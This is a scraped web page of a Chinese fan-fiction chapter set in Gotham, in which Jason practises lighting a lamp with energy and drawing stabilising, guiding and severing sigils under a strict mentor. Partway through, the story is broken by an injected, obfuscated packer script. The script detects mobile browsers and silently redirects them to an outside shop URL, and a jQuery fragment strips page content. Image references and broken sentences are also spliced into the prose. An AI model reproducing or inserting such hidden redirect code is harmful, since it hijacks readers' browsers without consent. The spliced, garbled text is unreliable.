第二天早上七点,杰森被敲门声叫醒。
“起床。”泰勒提德的声音在门外响起,“十分钟收拾好来吃早餐。”
杰森坐起来,揉了揉眼睛。窗外天刚亮,灰白色的光线透过窗帘缝隙照进来。他下床,拉开窗帘。哥谭的清晨雾蒙蒙的,远处楼顶的霓虹灯牌还在闪烁。
他换上新买的衣服——比之前那套合身多了,然后打开门走出去。
泰勒提德已经在厨房里了。她站在炉子前,平底锅里煎着鸡蛋和培根。旁边的烤面包机发出咔哒一声,两片面包跳起来。
“咖啡还是茶?”她头也不回地问。
“咖啡。”杰森说。
“自己倒。壶在台子上。”
杰森找到咖啡壶,倒了一杯。咖啡很黑,没有加糖或牛奶。他尝了一口,苦得让他皱起眉。
“这是咖啡还是机油?”
“提神专用配方。”泰勒提德把煎好的鸡蛋和培根装盘,和烤面包一起放在桌上,“习惯了就好。”
两人坐下吃饭。很简单的早餐:煎蛋、培根、烤面包。味道普通,但分量足够。
杰森一边吃一边观察泰勒提德。她吃得很快,但动作并不匆忙,更像是在执行某个既定程序。吃完后她端着杯子喝茶,眼睛看着窗外,像在思考什么。
“今天练什么?”杰森问。
“上午继续练灯。”泰勒提德说,“下午学习基础符号理论。”
她放下杯子,站起来收拾餐具。
“你负责洗碗。工坊规矩之一:别白吃饭。”
杰森点点头。他把餐具拿到水槽,打开热水,开始洗。水很热,蒸汽升腾。
泰勒提德走进工作间。杰森洗完碗擦干手,跟进去。
那盏灯还放在工作台上,旁边摆着沙漏。泰勒提德正在整理书架,把几本厚书搬到旁边的矮桌上。
“开始吧。”她说,“目标不变:一分钟内点亮,维持三分钟。用铜线辅助。”
杰森拿起铜线,绕在手腕上。他闭上眼睛,开始集中注意力。
有了昨天的经验,今天上手快了一些。他能很快感觉到能量的流动,引导它流向指尖,注入灯里。
但问题还是同样的问题:能量输出不够。他能让灯发出微弱的光,但只能维持几秒,然后就熄灭了。
第三次尝试时,他试图加大输出。能量流骤然增强,灯里的光变得明亮,但只持续了一秒就炸了——不是真的爆炸,是灯里的能量突然失控,发出刺耳的嗡鸣,然后所有光瞬间消失。
杰森被反冲力震得后退一步,手腕发麻。“超载了。”泰勒提德说,语气平静得像在点评天气,“能量输出不稳定,忽高忽低。灯承受不住。”
她走过来,检查那盏灯。灯罩上出现了一道细细的裂纹。
“修起来很麻烦。”她说,“所以第二条规矩:损坏东西要赔偿。这盏灯从你的训练补贴里扣。”
“训练补贴?”
“每周十美元。”泰勒提德说,“用于购买个人用品或赔偿损坏物品。这盏灯价值五美元,所以你本周还剩五美元。”
她把灯放回工作台,从抽屉里拿出另一盏一模一样的。
“继续。但这次注意控制输出。稳定比强度重要。”
杰森重新开始。这次他放慢了速度,不再追求亮度,而是专注于维持一个平稳的能量流。
灯亮了。光线微弱但稳定,持续了十秒。
“进步了。”泰勒提德说,“保持这个节奏。”
接下来的一个小时,杰森反复练习。点亮,维持,熄灭,再点亮。手腕上的铜线变得温热,指尖能感觉到能量流动带来的轻微刺痛。
到上午结束时,他已经能把灯的维持时间提升到三十秒。虽然距离三分钟还很远,但至少不再炸灯了。
“可以了。”泰勒提德说,“休息。下午两点开始符号课。”
她取下杰森手腕上的铜线,收进抽屉,然后递给他一个小瓶子。瓶子里装着透明的液体。
“能量恢复剂。喝一半,留一半晚上用。”
杰森接过瓶子,打开喝了一半。液体没什么味道,但喝下去后感觉精神上的疲惫缓解了一些。
“我能问个问题吗?”他说。
“问。”
“你为什么要用灯?”杰森问,“为什么不直接教攻击性的东西?或者防护类的?”
泰勒提德看了他一眼。
“因为基础重要。”她说,“你能点亮一盏灯,才能学会控制能量的精准输出。你能维持三分钟稳定发光,才能学会在战斗中维持防护罩。顺序不能乱。”
她从书架上抽出一本薄薄的书,扔给杰森。
“符号理论基础。下午的内容。现在去休息,或者看书,随你。”
她说完就走向工作台,开始调配某种药剂,不再理他。
杰森拿着书回到自己房间。书不厚,大概一百多页,封面是深蓝色的,上面用银色墨水画着几个简单的几何符号。
他翻开第一页。
[第一章:符号的本质
符号是能量的语言。每一个符号都对应特定的能量频率和结构。学习符号,就是学习如何用最小的消耗,引导最大的能量效应。]
下面画着一个圆形,中间有个三角形。
[图1-1:基础稳定符号。用于锚定能量流动,防止失控。绘制时需保持线条连续,节点准确。]
杰森看了一会儿,从床头柜上拿起笔记本和笔。他翻到新的一页,开始抄写书上的内容。
符号。能量语言。节点。
这些概念很陌生,但逻辑清晰。像在学一门新语言,或者一种新的数学。
他抄了大概十页,然后停下,试着在空白处画那个基础稳定符号。
第一遍画得歪歪扭扭,线条不连贯。第二遍好一些,但节点位置不准。第三遍他开始注意笔画的顺序和力度,像在练习写字。
画到第五遍时,他感觉手指有点发麻。不是累,是那种熟悉的能量流动感。
他停下笔,看着自己画的符号。纸上什么都没有,但他能感觉到那里有某种……痕迹。很微弱,但存在。
有意思。
下午两点,杰森准时回到工作间。
泰勒提德已经在等了。工作台上铺着一张很大的羊皮纸,旁边摆着几种不同颜色的墨水笔。
“书看了多少?”她问。
“前十页。”杰森说。
“够了。”泰勒提德指着羊皮纸,“今天学三个基础符号:稳定、引导、隔断。”</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17317045|198969||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
她在纸上画下第一个符号。一个简单的圆形,中间有个点。
“稳定符号。你上午练习时已经用到了它的原理——维持能量流动的连续性。现在学习如何主动绘制它。”
她递给杰森一支笔。
“用这个。特制墨水,能承载微量能量。先练习画,不用注入能量。”
杰森接过笔。笔尖很细,墨水是深蓝色的,在羊皮纸上留下清晰的痕迹。
他照着样子画。第一个画得不好,线条抖。第二个好一些。画到第十个时,他已经能画得比较标准了。
“可以了。”泰勒提德说,“现在尝试在绘制的过程中注入一点点能量。非常少,像点亮灯时用的百分之一。”
杰森深吸一口气,拿起笔。他一边画符号,一边试着调动一丝能量流向笔尖。
笔画过半时,羊皮纸上的线条突然亮了一下。很短暂,像错觉,但确实亮了。
“继续。”泰勒提德说。
杰森画完整个符号。当最后一笔闭合时,符号发出淡淡的蓝光,持续了三秒,然后熄灭。
“成功了?”他问。
“第一步成功了。”泰勒提德说,“你画出了一个能短暂激活的符号。但离实用还差得远。实用符号需要能维持至少十分钟。”
她在旁边画出第二个符号:一条波浪线穿过一个三角形。
“引导符号。用于定向转移能量。比如把灯里的能量转移到另一个容器,或者把攻击的能量偏转到其他地方。”
杰森开始练习第二个符号。这个比第一个复杂,他画废了好几次才掌握要领。
到第三个符号——两条交叉的直线,代表隔断——时,他已经开始感到精神疲惫了。
“停。”泰勒提德说,“今天到此为止。符号练习非常消耗注意力,过度会导致头痛甚至晕眩。”
她收起羊皮纸和笔。
“晚上自由时间。建议你复习今天的内容,但不要练习。让大脑消化吸收。”
杰森点点头。他确实觉得有点头疼,像连续看了几个小时书。
“还有一件事。”泰勒提德说,“明天需要再次外出。采购补充物资,顺便让你适应正常环境。同样规矩:跟紧,别惹事,不适立刻说。”
“去哪?”
“更远一点的市场。”泰勒提德说,“需要买一些特殊材料。放心,不在危险区域。”
她走向厨房。
“晚饭六点。今天吃炖菜。”
杰森回到自己房间,在床上躺下。天花板上有道细细的裂缝,从墙角延伸到中央。他盯着那道裂缝,脑子里回放着今天学的东西。
灯。符号。能量流动。
这些占据了他的注意力,让那些更黑暗的记忆暂时退到角落。像用新的东西覆盖旧的痕迹。
他坐起来,打开笔记本,翻到今天新写的那页。
在[第二天。灯亮了三十秒。]下面,他加了一行:
[学了三个符号。稳定,引导,隔断。画出来会发光。]
停顿了一下,他又加了一句:
[头疼。但能忍受。]
写完,他合上笔记本,看向窗外。
天色渐暗。哥谭的夜晚又要来了。这次,他没有觉得那么沉重。